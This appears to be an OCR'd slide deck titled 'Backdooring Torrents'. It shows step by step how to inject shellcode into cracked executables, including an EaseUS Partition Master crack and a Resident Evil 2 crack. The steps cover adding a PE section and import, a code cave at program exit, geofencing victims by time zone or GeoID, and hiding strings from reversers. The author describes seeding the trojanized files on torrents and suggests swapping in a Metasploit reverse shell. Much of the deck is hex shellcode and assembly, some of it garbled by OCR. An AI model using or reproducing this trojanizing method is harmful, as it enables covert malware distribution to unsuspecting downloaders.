Backdooring Torrents


An annotated sectional



We are backdooring EaseUS Partition Master 12


The goal is to only target certain individuals. This is is a concentrated attack vector thingy. Or not. Who cares?

It's not like I can't just blindly place shellcode into an exe and hope for the best right?



Added bonus

This software requires admin to run so insta-hax



Question: What does this do?


d9eb9bd97424f431d2b27731c9648b71308b760c8b761c8b46088b7e208b36384f
1875f35901d1ffe1608b6c24248b453c8b54287801ea8b4a188b5a2001ebe334498
b348b01ee31ff31c0fcac84c07407c1cf0d01c7ebf43b7c242875e18b5a2401eb668
b0c4b8b5a1c01eb8b048b01e88944241c61c3b20429d489e589c2688e4e0eec52e
89ffffff894504686c6c20416833322e64687573657230db885c240a89e656ff55048
9c250bba8a24dbc871c2452e870fffff686f7858206861676542684d65737331db88
5c240a89e3686b732158686372616368757374206872207472686e65766531c98
84c241389e131d252535152ffd090

If you guessed shellcode, you're right! Break on call eax

```
00401435
               61
                                         popad
00401436
               C3
                                         ret
00401437
               B2 04
                                         mov dl.4
00401439
               29D4
                                         sub esp.edx
0040143B
               89E5
                                         mov ebp, esp
0040143D
               89C2
                                         mov edx, eax
0040143F
               68 SE4EOEEC
                                         push ECOE4E8E
00401444
00401445
               E8 9FFFFFF
                                         call gettimedate. 4013E9
0040144A
               8945 04
                                         mov dword ptr ss: [ebp+4],eax
0040144D
               68 6C6C2041
                                         push 41206C6C
00401452
               68 33322E64
                                         push 642E3233
00401457
               68 75736572
                                         push 72657375
                                         xor bl,bl
0040145C
               30DB
0040145E
               885C24 OA
                                         mov byte ptr ss: [esp+A],b1
00401462
               89E6
                                         mov esi, esp
                                                                                                                   esi:"user32.dll"
00401464
               56
                                         push esi
               FF55 04
                                         call dword ptr ss: [ebp+4]
00401465
               89C2
00401468
                                         mov edx, eax
0040146A
               50
                                         push eax
00401468
               BB A8A24DBC
                                         mov ebx.BC4DA2A8
                                                                                                                   ebx: "MessageBox"
00401470
               871C24
                                         xchg dword ptr ss:[esp],ebx
00401473
               52
                                         push edx
00401474
               ES 70FFFFFF
                                              gettimedate, 4013E9
00401479
               68 6F785820
                                         push 2058786F
                                         push 42656761
0040147E
               68 61676542
00401483
               68 4D657373
                                         push 7373654D
00401488
               31DB
                                         xor ebx, ebx
                                                                                                                   ebx: "MessageBox"
0040148A
               885C24 OA
                                         mov byte ptr ss: [esp+A].b]
0040148E
                                         mov ebx.esp
00401490
               68 6B732158
                                         push 58217368
               68 63726163
                                         push 63617263
00401495
0040149A
               68 75737420
                                         push 20747375
0040149F
               68 72207472
                                         push 72742072
004014A4
               68 6E657665
                                         push 6576656E
004014A9
                                                                                                                   ecx: "never trust cracks!"
               31C9
                                         xor ecx.ecx
004014AB
               884C24 13
                                         mov byte ptr ss: [esp+13],cl
004014AF
               89E1
                                         mov ecx, esp
004014B1
               31D2
                                         xor edx, edx
004014B3
               52
                                         push edx
004014B4
               53
                                         push ebx
                                                                                                                   ebx: "MessageBox"
004014B5
               51
                                         push ecx
                                                                                                                   ecx: "never trust cracks!"
00401486
               52
                                         push edx
               FFDO
                                         call eax
```

Trust no one

Not even joe



How do we backdoor the exe?


We need only 2 items.

- 1) Evil Code
- 2) Innocent Program


In my example, I am only popping a message box as the 'evil' code. This could of course be a reverse shell or whatever. Just grab from metasploit.




Can't just up and add data, we need a new section.



Gotta modify the section to run code...




Have to rebuild the PE header and save our work.



Now we have to add our imports...

It says
"GetTimeZoneInformation", exported by
Kernel32.dll



Not too conspicuous right?


Maybe if i named the dll in ALLCAPS? Or maybe if I dynamically obtained the address of the import like shellcode? Oh well.

1 00412108 InterlockedIncrement		KERNEL32
00412114	InterlockedDecrement	KERNEL32
00412180	InitializeCriticalSectionAndSpinCount	KERNEL32
004120D0	InitializeCriticalSection	KERNEL32
004120BC	HeapSize	KERNEL32
004120B8	HeapReAlloc	KERNEL32
004120B4	HeapFree	KERNEL32
004120AC	HeapDestroy	KERNEL32
1 00412120 HeapCreate		KERNEL32
№ 004120B0	HeapAlloc	KERNEL32
00412024	GetVersion	KERNEL32
0041200C	GetTokenInformation	ADVAPI32
T 004A508A	GetTimeZoneInformation	kernel32
00412168	GetTickCount	KERNEL32
№ 0041216C	GetSystemTimeAsFileTime	KERNEL32
00412190	GetStringTypeW	KERNEL32
0041218C	GetStringTypeA	KERNEL32
00412140	1 00412140 GetStdHandle	
004120E0	004120E0 GetStartupInfoA	
004120C0	004120C0 GetProcessHeap	
00412044	GetProcAddress	KERNEL32
00412134	© 00412134 GetOEMCP	

What if we only want to target them Chinese?

How do we do this? Check the timezone of course! If your timezone is off, then SSL don't work right.

Therefore, most people leave this setting alone and this is to our advantage.



Checking the current time zone

As per

https://docs.microsoft.com/en-us/windows/desktop/api/timezoneapi/nf-timezoneapi -gettimezoneinformation The function GetTimeZoneInformation retrieves the current time zone settings. Easy enough right?


Nothing is easy, this has to be hand rolled in ASM

I am using the stack to store my variables 1 character at a time to avoid IDA from showing my data in 'strings' which every reverser looks at. Neat right?


```
Search View Encoding Language Settings Tools Macro Run Plugins Window
call GetTimeZoneInformation
   lea eax.dword ptr ss: [ebp-168]; A8 is the tz.StandardName
22 invoke MessageBoxW.O.eax.eax.O
   mov word ptr ss:[ebp-40],43h
   mov word ptr ss:[ebp-381.68h
       word ptr ss:[ebp-301,20h
    mov word ptr ss:[ebp-14],64h
       word ptr ss:[ebp-121,20h
       word ptr ss:[ebp-10].54h
       word ptr ss:[ebp-81,69h
   mov word ptr ss:[ebp-6],6Dh
   mov word ptr ss: [ebp-4],65h
44 mov word ptr ss:[ebp-2],0
       ;lea eax, [ebp-40]; 28h is the stored string we made
       ;invoke MessageBoxW, 0, eax, eax, 0
48 lea ecx, dword ptr ss: [ebp-168]
49 lea ebx.dword ptr ss:[ebp-40]
   wehaveawinner:
   mov ax, word ptr ss: [ecx]
   cmp ax, word ptr ss:[ebx]
```

What is a good area to backdoor?

Whenever I reverse engineer malware, I see it on startup. I feel like I should be more stealthy and place my evil check on 'main' exit.




Now we head to the exit function in our debugger




Free up some space for our shit

Filling with nops...




We now want to jump to our newly made cave

Loaded at 0x004A4000




Add our jump to our code cave...

Used to be function 'doexit'. Still exits tho...




Basically just binary copy / paste from my asm stuff

Gotta edit a few things of course...



Add our proper call addresses...


We call in brackets to call by reference. This ensures no crashes. 004A608a points to GetTimeZoneInfomation in the Import Address Table entry we added.



Patch that shit

If everything looks

right...



Does it work tho?

You betcha!

If you want to see it work, switch your timezone to China.

All that's left to do now is distribute the crack.



I prefer torrents because it's an EZ to distribute protocol and ripe with people



I'm just proving statistics correct

Challenges [edit]

"Leeches", are those users who download more than they share. As BitTorrent is a collaborative distributed platform, there is a section of the community that wants solutions to punish and discourage such behaviour.[110]

Malware [edit]


Several studies on BitTorrent have indicated that there exist files, containing malware, available for download via BitTorrent. In particular, one small sample[111] indicated that 18% of all executable programs available for download contained malware. Another study[112] claims that as much as 14.5% of BitTorrent downloads contain zero-day malware, and that BitTorrent was used as the distribution mechanism for 47% of all zero-day malware they have found.

BitErrant attack [edit]


Due to SHA1 collisions, an attacker can alter the execution path of the executable by serving altered chunks when the victim is downloading the executable using the BitTorrent protocol.[113]


Criticism of RitErrant attack [odit]

We need to create a new torrent and wait...



So far about a dozen people have downloaded my files. No complaints in english =)





There are other ways of checking for targets

One thing that came to mind is to check the country code. Code 244 is the USA.

```
GeoThang.cpp = X

(Global Scope)

// GeoThang.cpp : Defines the entry point for the console application.

//

#include "stdafx.h"

#include <Windows.h>

int main()

{
    GEOID myGEO = GetUserGeoID(GEOCLASS_NATION);

    printf("Current Country is %d\r\n", myGEO); // 244 is america!
    getchar();
    return 0;
}
```

The integer returned can be one from this table

Grabbed from
https://docs.microsoft.
com/en-us/windows/d
esktop/Intl/table-of-ge
ographical-locations

https://docs.microsoft. com/en-us/windows/d esktop/api/winnls/nf-wi nnls-getusergeoid

Geographical location identifier (Hex)	Geographical location identifier (decimal)	Location (Short Name)	Location (Long Name)
0x2	2	Antigua and Barbuda	Antigua and Barbuda
0x3	3	Afghanistan	Islamic Republic of Afghanistan
0x4	4	Algeria	Democratic and Popular Republic of Algeria
0x5	5	Azerbaijan	Republic of Azerbaijan
0x6	6	Albania	Republic of Albania
0x7	7	Armenia	Republic of Armenia
0x8	8	Andorra	Principality of Andorra
0x9	9	Angola	Republic of Angola
0xa	10	American Samoa	Territory of American Samoa


The assembly code is even smaller

We need only push 16 to the stack, call GetUserGeoID, and compare the returned value in EAX with America at 244 (0xf4). This means no storing timezone strings on the stack. EZ stuff.

```
55
                                                                EntryPoint
                           push ebp
8BEC
                          mov ebp, esp
81EC 00010000
                           sub esp.100
E8 26000000
                                <JMP.&GetUserGeoID>
   F4000000
75
   0.7
                               aeothina, 40101E
6A 01
                           bush 1
   12000000
                               <JMP.&FatalAppExitW>
                                                                Run normally
                           push 0
                           push 0
   00
                           push 0
6A 00
                               <JMP.&MessageBoxA>
E8 11000000
                                                                shellcode here
8BE5
5D
                           pop
C3
```

We could have also queried the registry, but that's too obvious

Anyone running filemon or regmon would see us querying this. Fuck that.




Armed with what we have, we can now backdoor exe's and only target foreigners and do so with minimal effort.



What kind of software is best to backdoor?


Popular software of course. Head to your favorite torrent site and sort by most popular / number of seeders.

Looks like The Sims 4 just dropped. Though 27.50gb is a pretty big commitment. How about something smaller like resident evil 2?




36 mb is perfect.

We need only modify the exe after it's downloaded then re-upload.




We do the same song and dance routine

Add new section, add import, find place to inject, add shellcode, upload.



We used CAPS so it matches this time...

Yep...




Our check is 14 lines of code. Smaller if we skip some

```
push ebp
mov ebp, esp
push 10h
call GetUserGeoID
cmp eax, 244
jne notfound
mov 123, eax
ret
notfound:
mov DEADBEEFh, eax
jmp eax
mov esp, ebp
pop ebp
ret
```

We place our code at the end of the main function at address 0x00401000

This is our clean up code and is eventually hit on exit.




Modify our code to jump to a cave

```
Notes
                Breakpoints
                                              Call Stack
                              Memory Map
FF75 08
                          push dword ptr ss: [ebp+8]
                          call dword ptr ds: [<&EndPaint>]
FF15 5C724000
5F
                          pop edi
5E
                           pop esi
33C0
                           xor eax, eax
5 B
                          pop ebx
-E9 CE5A0000
                          imp resident evil 2-codex.406C4C
90
                           nop
90
                          nop
                           nop
                          mov eax, dword ptr ds: [42EB88]
A1 88EB4200
8BD1
                          mov edx, ecx
                           push ebx
69D2 18040000
                          imul edx.edx.418
                           nush esi
```

Paste in our check and shellcode

```
2 Log
                    Notes
                                                                                   O Script
                                                                                              Symbols
  Graph
                              Breakpoints
                                             Memory Map
                                                             Call Stack
                                                                          SEH!
                                         push 10
00406C4C
               6A 10
                                         call dword ptr ds:[<GetUserGeoID>]
00406C4E
               FF15 504C5877
               3D 44020000
                                         cmp eax, 244
                                             resident evil 2-codex.406C5E
             v 75 03
               CB
00406C5B
                                         ret
00406C5C
               90
                                         nop
00406C5D
               90
                                         nop
               D9EB
                                         fldpi
00406C5E
                                         fwait
00406C60
                                         fnstenv m28 ptr ss: [esp-C]
00406C61
               D97424 F4
                                         xor edx.edx
                                                                              edx: EntryPoint
00406C65
               31D2
00406C67
               B2 77
                                         mov d1.77
                                                                              77: 'W'
                                                                              ecx: EntryPoint
00406C69
               31C9
                                         xor ecx.ecx
                                         mov esi, dword ptr
                                                                              esi:EntryPoint
00406C6B
               64:8B71 30
                                         mov esi, dword ptr ds: [esi+C]
00406C6F
               8876 OC
                                                                              esi:EntryPoint
                                         mov esi, dword ptr ds: [esi+10]
                                                                              esi:EntryPoint
00406C72
               8B76 1C
00406C75
               8B46 08
                                         mov eax, dword ptr ds: [esi+8]
                                         mov edi.dword ptr ds:[esi+20]
                                                                              edi:EntryPoint
00406C78
               8B7E 20
                                         mov esi, dword ptr ds: [esi]
00406C7B
               8B36
                                                                              esi:EntryPoint
                                         cmp byte ptr ds:[edi+18],cl
00406C7D
               384F 18
                                         ine resident evil 2-codex.406C75
00406C80
             ^ 75 F3
00406C82
               59
                                         pop ecx
                                                                              ecx: EntryPoint
                                         add ecx.edx
                                                                              ecx:EntryPoint, edx:EntryPo
00406C83
               01D1
00406C85
             ^ FFE1
                                         imp ecx
                                                                              ecx: EntryPoint
00406C87
               60
                                         pushad
00406C88
               8B6C24 24
                                         mov ebp, dword ptr ss: [esp+24]
00406C8C
               8B45 3C
                                         mov eax, dword ptr ss: [ebp+3C]
                                         mov edx.dword ptr ds:[eax+ebp+78]
                                                                              edx:EntryPoint
00406C8F
               885428 78
                                         add edx.ebp
                                                                              edx: EntryPoint
00406C93
               01EA
                                         mov ecx.dword ptr ds: [edx+18]
                                                                              ecx: EntryPoint
00406C95
               8B4A 18
                                         mov ebx, dword ptr ds: [edx+20]
00406C98
               885A 20
00406C9B
                                         add ebx.ebp
               01EB
```

